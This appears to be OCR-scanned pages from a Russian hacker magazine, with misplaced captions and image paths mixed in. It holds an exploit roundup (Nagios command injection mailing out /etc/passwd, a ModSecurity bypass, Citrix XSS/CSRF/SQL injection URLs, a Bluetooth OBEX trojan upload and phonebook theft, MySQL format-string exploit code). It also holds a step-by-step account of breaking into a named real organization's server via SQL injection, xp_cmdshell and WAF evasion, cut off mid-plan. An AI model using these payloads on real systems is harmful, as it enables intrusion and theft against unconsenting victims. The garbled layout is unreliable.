
```
logoff <session_id> /server:<server_address>
```

4. Коннектимся к серверу по RDP.][

Принудительный logoff



Обзор Эксплоитов



ЛИСТИНГ КАТАЛОГА НА УДАЛЕННОМ СМАРТФОНЕ



Сколько всего произошло! Слухи о закрытии milw0rm.com и появление кучи зеркал — вне обсуждения. Лето выдалось жарким не только по температуре, но и по движениям в мире эксплойтов и уязвимостей ПО: браузерные бреши в Mozilla Firefox 3.5 и ActiveX-компоненте Video Microsoft Internet Explorer 7, критические уязвимости в ряде OpenSource-продуктов, а китайцы готовят супер-защищенную ОС kylin! Времени отдыхать просто нет. Надо атаковать!

ЛИСТИНГ КАТАЛОГА НА УДАЛЕННОМ СМАРТФОНЕ

01 НЕАВТОРИЗИРОВАННОЕ ИСПОЛНЕНИЕ ПРОИЗВОЛЬНЫХ КОМАНД В NAGIOS

BRIEF Nagios — система мониторинга с открытым исходным кодом, использующаяся даже в корпоративном секторе. В сетевой инфраструктуре она занимает место «нюхача», который следит за службами, корректностью их функционирования, всевозможными компонентами сети. В случае чего, Nagios генерирует оповещение, чтобы администратор своевременно устранил проблему. Для удобства администрирования Nagios может управляться посредством мобильного телефона через технологию WML. Условно говоря, администратор, отдыхая на даче, заходит через сотовый на сайт, выбирает там линки и смотрит статус системы, живучесть отдельных хостов, присланные оповещения и еще много всего.

EXPLOIT Уязвимость содержится в модуле проверки статуса, причем сразу в двух местах (утилитах PING/TRACEROUTE), хотя суть самой бреши типична и сводится к небезопасному использованию системных вызовов «popen». К этой серии, вообще, можно причислить целый класс небезопасного программирования, связанного с выполнением команд. Они попадаются в самых удивительных местах. К примеру, пару месяцев назад одним хакером был взломан известный закрытый форум Mazafaka, где модуль traceroute форума VBulletin уязвим описываемой ниже уязвимостью.
Утилиты находятся тут:

```
tools -> ping
tools-> Traceroute WAP/WML pages
```

Использовать их можно так:

```
https://somehost.com/nagios/cgi-bin/statuswml.cgi?ping
=173.45.235.65%3Becho+%24PATH
(%B — ";" в ASCII, %24 — "$")
```

После исполнения я получил результаты, что удаленный хост жив, и его сетевые параметры, а также полный вывод переменной окружения (FreeBSD / $PATH):

```
/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/
sbin:/usr/local/bin:/root/bin
```

Код уязвимой процедуры display_ping из модуля statuswml.c:

```
/* run the ping command */
fp=popen(buffer,"r");

if(fp){
  while(1)
  {
    fgets(buffer,sizeof(buffer)-1,fp);
    if(feof(fp))
      break;
    strip(buffer);
    if(odd)
    {
      odd=0;
      printf("%s<br/>\n",buffer);
     }
    else
    {
      odd=1;
      printf("<b>%s</b><br/>\n",buffer);
     }
   }
}
else
                                printf("Error executing
```



Атака в прогрессе!

```
ping!\n");
pclose(fp);
...
```

Как нетрудно заметить, popen исполняет любое содержимое, которое попадает в переменную buffer. Buffer контролируется в коде только при объявлении на ограничение вводимых данных (char buffer[MAX_INPUT_BUFFER];), но его содержание абсолютно произвольно. Логика составления буфера такова: сначала он освобождается, далее пустой буфер слипается с тем, что мы ввели для пинга в качестве адреса, и скармливается на исполнение. В том числе, знаки пробела, ведь это же нигде не оговорено:

```
if(!strcmp(temp_ptr,"HOSTADDRESS"))
  strncat(buffer,ping_address,sizeof(buffer)-
strlen(buffer)-1);
```

Конечно, никто не мешает нам в качестве адреса задать 127.0.0.1;mail < /etc/passwd или какую-либо критически важную директорию.

TARGETS Nagios на базе 3.x ветки + 2.0rc2 (версии, где возможна установка дополнительных модулей, а именно — включенного WAP-интерфейса).

SOLUTION Создатель быстро отреагировал на уязвимость и написал решение. Вдобавок много любителей еще раньше выпустили собственные патчи (tracker.nagios.org/view.php?id=15), убирающие пробелы и добавляющие проверку на правильность указанного домена или IP.

02 MOD_SECURITY HTTP PARAMETER POLLUTION

BRIEF Знаменитый WebApp-firewall терпит бедствие. Как известно, это модуль Apache со специально подключенными наборами правил (Core Rules), защищающими от типичных атак на WEB-приложения. Из-за специфики обработки cookie в GET/POST-запросах со стороны ASP.NET существует возможность обойти ограничения Mod_Security. Когда многочисленные параметры «куков» одного и того же имени встречаются в HTTP-запросе, то ASP/ASP.NET-приложения расценивают их как «коллекцию объектов». Проще говоря, считают элементами массива.

EXPLOIT К примеру, мы производим SQL-injection:

```
http://example.com/search.aspx?value=select 1,2,3 from
table
```

Все нормально, при этом от нас улетел запрос вида:

```
POST /index.aspx?a=1&a=2
Host: www.example.com
Cookie: a=5; a=6
Content-Length: 7
a=3&a=4
```

На серверной стороне этот запрос интерпретируется следующим образом:

```
ModSecurity:
  value = select 1,2,3 from table
Web Application Interpretation:
  value = select 1,2,3 from table
```

Делаем теперь так:

```
http://example.com/search.aspx?value=select
1&value=2,3 from table

ModSecurity:
  value = select 1
```

УЯЗВИМЫЙ ФРАГМЕНТ КОДА!

КОД УЯЗВИМОЙ ПРОЦЕДУРЫ В NAGIOS

```
  value = 2,3 from table
Web Application:
  value select 1,2,3 from table
```

Интересно, правда? Эксперименты могут продолжаться до бесконечности:

```
http://example.com/search.aspx?value=select/*&value=*/
1,2,3/*&value=*/from/*&value=*/table

ModSecurity:
  value=select/*
  value=*/1,2,3/*
  value=*/from/*
  value=*/table
Web Application:
  value = select/*,*/1,2,3/*,*/from/*,*/table
```

Очень часто такой прием может быть использован при обходе Mod_Security. Термин HTTP Polution был введен Luca Carettoni и Stefano di Paola и представлен на недавно прошедшей конференции OWASP AppSec EU09 Poland. В работе «Split and Join» (lavakumar.com/Split_and_Join.pdf) Lavakumar Kuppan осветил возможность эксплуатации уязвимости на примере WAF. Ранее уязвимость уже использовалась в работах других security-ресечеров, например, для написания эксплойта под DFLabs PTK (http://seclists.org/bugtraq/2008/Nov/0038.html).
HTTP Parameter Polution — один из явных способов обхода WAF (Web Application Firewall).
Параметрами любого HTTP-запроса являются пары (словарь — ключ + значение), разделенные символом «=». Границы параметров, в свою очередь, определяются с помощью символов «&» и «;», но беда в том, что тот же стандарт не запрещает многократное использование одинаковых имен в HTTP-запросах. В связи с особенностями восприятия на стороне ПО описанных выше запросов возможно нарушение логики работы WEB-приложений и появление способов эксплуатации многих уязвимостей.

TARGETS ModSecurity <= 2.5.9 с набором правил ModSecurity Core Rules v 2.5-1.6.1.

SOLUTION На данный момент устранение уязвимости отсутствует.

03 МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В CITRIX XENCENTERWEB


BRIEF Графический фронтенд к Citrix XenServer позволяет визуально управлять твоими виртуальными машинами в пуле ресурсов, предпринимать различные действия вроде останова или перезапуска, всячески рулить пользовательскими отношениями и еще много чем.

EXPLOIT Как такового, одного эксплойта здесь не нарисуешь — найден целый ряд брешей в безопасности:
1) XSS — межсайтовый скриптинг.


```
https://xencenterweb.loc/config/edituser.php?username=
1<script>alert(document.cookie)</script>
```

Грамотно составленное письмо от доверенного лица helpdesk'а сыграет свою роль с этой багой. В качестве снифера для ловли кукисов можно использовать существующий софт Kanick Sniffer или онлайн-сервис (Antichat.ru).
2) CSRF — Cross-Site Request Forgery. CSRF расшифровывается как Cross-Site Request Forgery («Межсайтовая подделка запроса»). Этот тип атак направлен на имитирование запроса пользователя к стороннему сайту. Уязвимость достаточно широко распространена из-за особенностей архитектуры большинства веб-приложений. А именно — из-за того, что многие веб-приложения нечетко определяют, действительно ли запрос сформирован настоящим пользователем. Такие ситуации часто встречаются там, где есть единственное средство распознавания клиента — cookies или сессия (ну, иногда еще referer). Соответственно, если с помощью определенного кода заставить браузер отправить нужный нам запрос на сторонний сайт, то запрос может вполне нормально пройти даже к тем скриптам, в которых нужна авторизация — ведь браузер при запросах к сайту отправляет ему и cookies. Главное, чтобы пользователь заранее был авторизирован. Порой, проявив смекалку, с такой уязвимостью можно творить чудеса (на Новый Год два французских хакера рулили включением и отключением огней на центральной новогодней елке).

```
Неавторизированная смена пароля:
https://xencenterweb.loc/config/changepw.
php?username=[victim_username]&newpass=[attacker's_
chosen_pwd]
Выключение конкретной виртуальной машины:
https://xencenterweb.loc/hardstopvm.php?stop_
vmref=[VMref]&stop_vmname=[VMname]
Blind SQL Injection — проведение слепой инъекции, ис-
```



СОДЕРЖИМОЕ /ETC/PASSWD С УДАЛЕННОГО СЕРВЕРА У МЕНЯ НА ПОЧТЕ



ВОТ ТАК В РЕАЛИЯХ ВЫГЛЯДИТ NAGIOS WAP INTERFACE

```
пользуя временные параметры:
https://xencenterweb.loc/login.php?username=user'
UNION SELECT if(user() LIKE
'root@%', benchmark(1000000,sha1('test')),'false')/*
```

TARGETS Citrix XenCenterWeb.

SOLUTIONS Citrix никак не отреагировала на столь существенные уязвимости.

04 АТАКА НА WINDOWS MOBILE OBJECT EXCHANGE (OBEX) / СМАРТФОНЫ HTC

BRIEF: Старо, как мир! Bluetooth-сервис известной марки смартфонов и коммуникаторов уязвим, причем самой баге уже около 10 лет. В свое время через OBEX распространялись первые мобильные черванки. OBEX FTP Bluetooth service используется для «обмена» файлами через беспроводной канал. «Обмен» следует воспринимать не только как отдачу конкретного локального файла стороннему клиенту, но и как возможности удаленному клиенту изучать содержимое «шары» твоего мобильника. Опасность заключается в том, что при каких-либо условиях злоумышленнику удастся обойти ограничения, подняться «выше» по каталогам и попасть, скажем, в раздел автозагрузки, куда и поместить вредоносный код. Другая беда — злоумышленник может просто-напросто похитить ценные для тебя данные телефонной книги, сообщений, личные записи планировщика и многое другое.

EXPLOIT Производить такого рода атаки можно с использованием ноутбука. Для этого на нем обязательно должна присутствовать поддержка стека Bluetooth (одна из реализаций, к примеру, для библиотеки, о которой пойдет речь дальше, — это Microsoft Bluetooth Stack / Widcomm Bluetooth Stack), и возможность установки дополнительных библиотек, выступающих в качестве интерфейса. Самая распространенная для этих задач либа — BlueZ (bluez.org/download) с кучей вариаций на почти всех современных языках программирования высокого уровня (pyBlueZ — есть Windows-модуль, perl для этого имеет модуль Net:Bluetooth).
Для установки BlueZ на Windows потребуется Microsoft Service Pack 2/3 и Microsoft Platform SDK. Конечно, ты можешь использовать абсолютно сторонние вещи, вроде Ethermind Bluetooth Stack, Toshiba Stack, BlueSoleil. Они, кстати, поддерживают DUN, FAX, HFP, HSP, LAP, OBEX, OPP, PAN SPP, AV, BIP, FTP, GAP, HID, SDAP, но тебе придется ковыряться в их же SDK, которые поставляются когда бесплатно, а когда и по запросу от производителя. Причем при «заказе» потребуется доказать, что ты являешься независимым разработчиком и намека на заработок в твоих исследованиях совсем не видно.
Но это все лирика. Изначально так повелось, что BlueZ — реализация стека Bluetooth для Linux, ее официально включили в пакет Linux Kernel. В настоящее время она поддерживает абсолютно все протоколы Bluetooth. Вдобавок, в пакетах к системе можно встретить bluez-utils/bluez-firmware — содержат пару утилит, которые помогут тебе почувствовать себя с ней более свободно. Для начала установи саму Bluez, а затем ObexFTP (triq.net/obexftp):

```
root@skvz:~/bluez$ obexftp -b 00:17:83:02:BA:3C -l
Организация листинга файлов с удаленного телефона из его
«шары»
MAC-адрес устройства можно обнаружить с помощью hcitool
-scan

Browsing 00:17:83:02:BA:3C ...
Channel: 4
Connecting...done
Receiving "(null)"... <?xml version="1.0"?>
<!DOCTYPE folder-listing SYSTEM "obex-folder-listing.
dtd">
<folder-listing version="1.0">
<parent-folder name=»» />
<file name=»fotaca.jpg" created="20090119T173932Z"
size=»134680"/>
<file name=»nota.pwi" created=»20090119T175242Z"
size=»432"/>
</folder-listing>
done
Disconnecting...done

root@skvz:~/bluez$ obexftp -b 00:17:83:02:BA:3C -c
"..\\..\\Windows\\Startup\\" -p trojan.exe
Закидываем файл с вредоносным  содержимым в автозапуск
Browsing 00:17:83:02:BA:3C ...
Channel: 4
```



Раскрытием критически важной информации через сервис OBEX грешны не только телефоны HTC

```
Connecting...done
Sending "..\..\Windows\Inicio\"... done
Sending "trojan.exe"...\done
Disconnecting...done
root@skvz:~/bluez$
```

Trojan.exe выполнится при последующем рестарте девайса. Как видишь, таким способом можно осуществить «bluesnarfing» на слабозащищенный профиль OBEX (Object Exchange Push Profile). Соответственно, ты понимаешь, HTC не единственный, который так можно атаковать. Это распространенная проблема многих телефонов.
Пример из жизни:

```
Открываем ноутбук, ставим obexftp, в качестве ОС — Linux
root@skvz: emerge -s obexftp
Searching...
[ Results for search key : obexftp ]
[ Applications found : 1 ]

* net-wireless/obexftp
Latest version available: 0.10.6
Latest version installed: 0.10.6
Size of downloaded files: 368 kB
Homepage: http://triq.net/obex
Description: File transfer over OBEX for mobile phones
License: GPL-2

root@skvz: emerge net-wireless/obexftp
Производим сканирование устройств
root@skvz: hcitool scan
Scanning ...
00:0A:D9:5A:9C:22 Packetwerks Phone
Запрашиваем с телефона данные Vcard из PhoneBook
root@skvz: obexftp -b 00:0A:D9:5A:9C:22 -B 10 -g
telecom/pb.vcf
Browsing 00:0A:D9:5A:9C:22 ...
Channel: 7
No custom transport
Connecting...bt: 1
done

Receiving telecom/pb.vcf.../done
Disconnecting...done
# читаем данные
root@skvz: more pb.vcf
BEGIN:VCARD
VERSION:2.1
N:Smith;Aaron
EMAIL;INTERNET;PREF:user@host.com
TEL;CELL:2135551212
END:VCARD

BEGIN:VCARD
VERSION:2.1
N:;Abby
[...]
```

VCard содержит сведения о контактах в виде визитной карточки (именно эти файлы ты кидаешь другу, когда хочешь передать ему контакт из своей адресной книжки мобильника).

TARGETS Продукты HTC на базе Windows Mobile 6 / 6.1, пятая ветка — не уязвима.

SOLUTION Решение — отключать Bluetooth и включать его только тогда, когда это необходимо. Этим ты избавишь себя от незаметного хищения данных с телефона.

05 УЯЗВИМОСТЬ ФОРМАТНОЙ СТРОКИ В MYSQL

BRIEF: Бага обнаружена в ibmysqld/sql_parse.cc. Замечу, что именно этот фрагмент кода фигурирует во всех версиях MySQL до 6. Обращения к функции mysql_log.write() без спецификаторов или в других подобных ситуациях (когда спефицикаторов больше, чем формируемых переменных, например) приводят к отказу в обслуживании.

>> EXPLOIT Ниже привожу фрагмент убийственного эксплойта:

```
#include <stdlib.h>
#include <stdio.h>
#define USE_OLD_FUNCTIONS
#include <mysql/mysql.h>
#define NullS (char *) 0
int main (int argc, char **argv)
{
MYSQL *mysql = NULL;
mysql = mysql_init (mysql);
if (!mysql)
{
      puts ("Init faild, out of memory?");
      return EXIT_FAILURE;
}
if (!mysql_real_connect (mysql, /* MYSQL structure to
use */
"localhost", /* server hostname or IP address */
"monty", /* mysql user */
"montypython", /* password */
NULL, /* default database to use, NULL
for none */
0, /* port number, 0 for default */
NULL, /* socket file or named pipe name */
CLIENT_FOUND_ROWS /* connection flags */ ))
{
   puts ("Connect failed\n");
}
else
{
    puts ("Connect OK\n");
// mysql_create_db(mysql, "%s%s%s%s%s");
simple_command(mysql, COM_CREATE_DB, argv[1],
strlen(argv[1]), 0);
}
mysql_close (mysql);
return EXIT_SUCCESS;
}
```

Эксплойт запускаем так (только в экспериментальных целях):

```
$gcc mysql_format.c -o mysql_format -lmysqlclient
$./mysql_format %s%s%s%s%s
```

TARGETS MySQL <= 5.0.45.

SOLUTION В данный момент решения, предложенного производителем, не наблюдается. Уязвимость имеет место исключительно на пост-авторизационном уровне, поэтому главное, от чего потребуется обезопаситься — это от неправомерного доступа в твою базу данных.

MORO MORO@INBOX.RU



КЛАССИКА ПРОНИКНОВЕНИЯ ЗА 8 ШАГОВ

Терминальный доступ через SQL-инъекцию и xp_cmdshell

В предыдущей статье было показано, как тривиальная инъекция может привести к получению контроля над сервером. Теперь мы научимся работать с xp_cmdshell и преодолевать сопротивление WAF. И все во имя той же цели — заполучить админский доступ к серверу по RDP.

В первой части я препарировал сайт ism.ws, который сложно отнести к когорте особо интересных. Чтобы у тебя не сложилось впечатления, что все описываемое — полная лажа и применимо только на мелких и заброшенных ресурсах, в качестве цели я выбрал более достойного кандидата. Поверь мне, инъекции и прочие уязвимости есть на ресурсах разного масштаба, включая и очень раскрученные бренды. Надо только уметь их найти и использовать.

Итак, знакомимся: герой дня — сайт «National association of federal credit union», или NAFCU, расположенный по адресу www.nafcunet.org (www.nafcu.org) и просто напрашивающийся на детальный анализ. Сайтец сделан довольно прилично, можно даже сказать, радует глаз. Глядя на такие ресурсы, невольно думаешь, что и с безопасностью здесь все в порядке, но реалии упорно твердят об обратном. Перед тем как воспользоваться Гуглом, я решил проявить самостоятельность и провести собственное расследование.

Расширения скриптов наводили на мысль, что в качестве движка выступает ColdFusion (после опыта прошлого вторжения это радует). Буквально на третьей же ссылке при подстановке

кавычки я увидел ошибку на преобразование типов данных, а уже четвертая исследованная ссылка открыла во всей красе эксплойтабельную инъекцию с выводом ошибок и результатов запросов.
Безалаберность и халатность, с которой ведется проектирование и разработка интернет-ресурсов многих финансовых организаций, заставляет задуматься о качестве их работы в целом. Предлагаю всю вину за финансовый кризис возложить на непрофессионализм американских буржуев и перейти к показательной карательной операции на примере NAFCU.

ШАГ 1. РАЗВЕДКА МЕСТНОСТИ

По адресу nafcu.org/Template.cfm?Section=What_is_an_FCU_&Template=/ContentManagement/HTMLDisplay.cfm&ContentID=3842 мы имеем классическую инъекцию SQL-запросов. При подстановке кавычки получим невероятно информативный вывод ошибки ColdFusion, в который транслируется ошибка SQL — [Microsoft][ODBC SQL Server Driver][SQL Server]Line 4: Incorrect syntax near. Очевидно, что дело придется иметь с SQL-сервером от мелкомягких.
Разведку начнем проводить в направлении определения параметров БД и самого сервера. Для этого прощупаем скрипт запросом вида

```
nafcu.org/Template.cfm?Section=What_is_an_
FCU_&Template=/ContentManagement/HTMLDisplay.
cfm&ContentID=38427+and+1=0+or+1=(select+char(
108)%2bcast(0x746869736973736570617261746F72+a
s+varchar(200))%2bcast(replace(@@version,char(
10),char(32))+as+varchar(200))%2bcast(0x746869
736973736570617261746F72+as+varchar(200))%2bca
st(db_name()+as+varchar(200))%2bcast(0x7468697
36973736570617261746F72+as+varchar(200))%2bcas
t(system_user+as+varchar(200))%2bcast(0x746869
736973736570617261746F72+as+varchar(200))%2bca
st(@@servername+as+varchar(200))%2bcast(0x746
86973697373657061726174 6F72+as+varchar(200))%2
bchar(108))--.
```

Все сложилось на редкость удачно — сработала ошибка на преобразование типов, и в результате получена идентификационная информация:

```
• сервер — Microsoft SQL Server 2000 — 8.00.2039
(Intel X86) May 3 2005 23:18:38 Copyright (c)
1988-2003 Microsoft Corporation Enterprise
Edition on Windows NT 5.0 (Build 2195: Service
Pack 4);
• пользователь — sa.
```

Пользователь sa! Ну, ни фига себе. В одном из изи-хаков я писал о процедуре xp_cmdshell (вернее, о способе ее активации в SQL Server 2005), которая предоставляет возможность работы с ОС от имени учетки SQL-сервера (в большинстве случаев — system). Там же я писал, что приложения, работающие от sa, не так уж и редки. Не поверил тогда — убедись сейчас :).
После того, как было получено имя учетки, все мое внимание сосредоточилось вокруг процедуры xp_cmdshell.

ШАГ 2. ПОДГОТОВИТЕЛЬНЫЕ ДЕЙСТВИЯ

Возвращаясь к изи-хаку, напомню, что процедура xp_cmdshell в 2005 сервере по умолчанию отключена, но ее можно включить, имея привилегии sysadmin. Для этого нужно лишь воспользоваться процедурой sp_configure. Мы же работаем с сервером 2000, в котором этого функционала нет. Однако xp_cmdshell может быть отключена администратором с помощью процедуры sp_dropextendedproc. Но раз она может быть отключена, значит, мы можем ее и включить. Разницы никакой нет — разрабы накосячили в 2000, накосячили и потом! Честно скажу, вначале я не думал, что процедура недоступна. Я долго и упорно составлял разные зловещие запросы, пока не додумался ее включить. Для этого необходимо применить процедуру sp_addextendedproc и дополнительно знать название библиотеки, которая эту самую xp_cmdshell реализует. Ты знаешь? Я — да: xplog70.dll. Дабы не захламлять любимый журнал, далее в примерах запросов я буду опускать путь до уязвимого параметра.
Сперва я попробовал в лоб:

```
; exec master..sp_addextendedproc 'xp_
cmdshell', 'xplog70.dll'--.
```

Результат запроса поставил меня в тупик, так как, собственно, никакого результата и не было. Не было вообще ничего, сервер просто сбросил соединение. «Вот те раз», — подумал я. «Вот тебе и два», — ответил сервер при попытке обновить страницу. Видимо, был задействован фаер на уровне приложений, который не пропускал строку xp_cmdshell в запросе. Запрос был тривиальный, так что достаточно было просто представить строки в шестнадцатеричной кодировке:

```
; exec master..sp_addextendedproc0x78705f636d6
47368656c6c,0x78706c6f6737302e646c6c--.
```

Появилась страничка без всяких ошибок. Это еще ни о чем не говорило, так что я решил продублировать запрос и дико обрадовался: сервер выплюнул ошибку, что объект уже зарегистрирован. Обрати внимание: при вызове sp_addextendedproc я использовал контекст БД master. То же самое я буду делать и при вызове xp_cmdshell. Советую поступать также, в противном случае — пеняй на себя.

ШАГ 3. ОБЕСПЕЧИВАЕМ КОНТРОЛЬ МЕСТНОСТИ

Зачетная вещь – xp_cmdshell, но работать с ней достаточно сложно, что и отпугивает новичков. В результате, они опускаются до банальных вещей, так и не добиваясь серьезных результатов. Сложность в том, что, инъектируя команду ОС, ты не увидишь никакого результата. Фактически, приходится работать вслепую. Нет никакого вывода команды, и ты даже не поймешь, выполнилась ли она вообще, и не ошибся ли ты в синтаксисе. Но это на поверхности. А если подумать и вкурить в MSDN, можно увидеть, что execute прекрасно уживается с insert и результат выполнения можно занести в таблицу. Прочитать же данные из таблицы, имея принтабельную инъекцию, думаю, труда не составит.
Таким образом, для обеспечения вывода результата будем использовать конструкции вида:

```
insert into foo execute xp_cmdshell '<os_
command>',
```

Где foo — таблица с единственным столбцом типа varchar. Такую таблицу надо создать с помощью команды:


```
; create table foo(ret varchar(200))--.
```

Для контроля выполнения команд необходимо получать данные из таблицы foo. В примитивном варианте достаточно смотреть, не изменилось ли количество записей,



links

С уважением относись к документации. Большинство проблем, возникающих при проведении инъекций на SQL Server, решаются после обращения к MSDN: msdn.microsoft.com/en-us/library/ms187389.aspx.



ИНЪЕКЦИЯ НАЙДЕНА!

ОБОЙТИ ФИЛЬТРАЦИЮ НИЧЕГО НЕ СТОИТ

для чего я держал в лисе отдельную вкладку с заряженной инъекцией:

```
and+1=0+or+1=(select+char(108)%2bc
ast(0x74686973697373657061726746F
72+as+varchar(200))%2bcast(count(*
)+as+varchar(200))%2bcast(0x746869
7369737365706172 61746F72+as+varcha
r(200))%2bchar(108)+from+foo)--.
```

ШАГ 4. ОБЕСПЕЧИВАЕМ СКРЫТНОСТЬ

Весело открыв очередную банку кефира, я инъектировал код:

```
; insert into foo execute master..
xp_cmdshell 'ipconfig'--
```

– и обломался. Все правильно, я забыл про WAF, который нужно как-то обойти. Я попытался заменить все строки на их шестнадцатеричные представления, но из затеи ничего не получилось. Не получилось, потому что строка master..xp_cmdshell здесь выступала не в качестве параметра, а в качестве названия функции. «Вот тебе и три», — отвечал WAF на все мои извращенные попытки.

Я полез в документацию и вскоре увидел, что execute может принимать название функции в виде строки типа nvarchar. При подстановке же шестнадцатеричного значения я передавал varchar. Сервер, тихо посмеиваясь, с честным видом выдавал страницы без всякого намека на ошибки. Для реализации задуманного следовало конвертить строку master..xp_cmdshell в nvarchar перед передачей ее на исполнение. После недолгих мыканий родился следующий шаблон:

```
; declare @v as varchar(2048)
declare @n as nvarchar(2048) set @v =
0x6d61737465722e2e78705f636d647368
656c6c set @n = cast(@v as nvarchar)
set @v = <command_in_hex> insert
into foo execute @n @v--,
где 0x6d61737465722e2e78705f636d647
368656c6c — закодированное значение
master..xp_cmdshell.
```

Проверим на примере того же ipconfig:

```
; declare @v as varchar(2048)
declare @n as nvarchar(2048) set @v =
0x6d61737465722e2e78705f636d647368
656c6c set @n = cast(@v as nvarchar)
set @v = 0x6970636f6e666967 insert
into foo execute @n @v--.
```

Смотрим, сколько записей в foo; 10 — то, что надо.

ШАГ 5. СОСТАВЛЯЕМ ПЛАН ДЕЙСТВИЙ

Итак, я получил способ выполнения команд в обход WAF. Теперь нужно было покреативить и составить план дальнейших действий. Результаты сканирования показали, что пробиться к серверу напрямую по RDP не удастся. Наученный опытом прошлой схватки я набросал алгоритм:

```
• каким-то образом закинуть на сервак
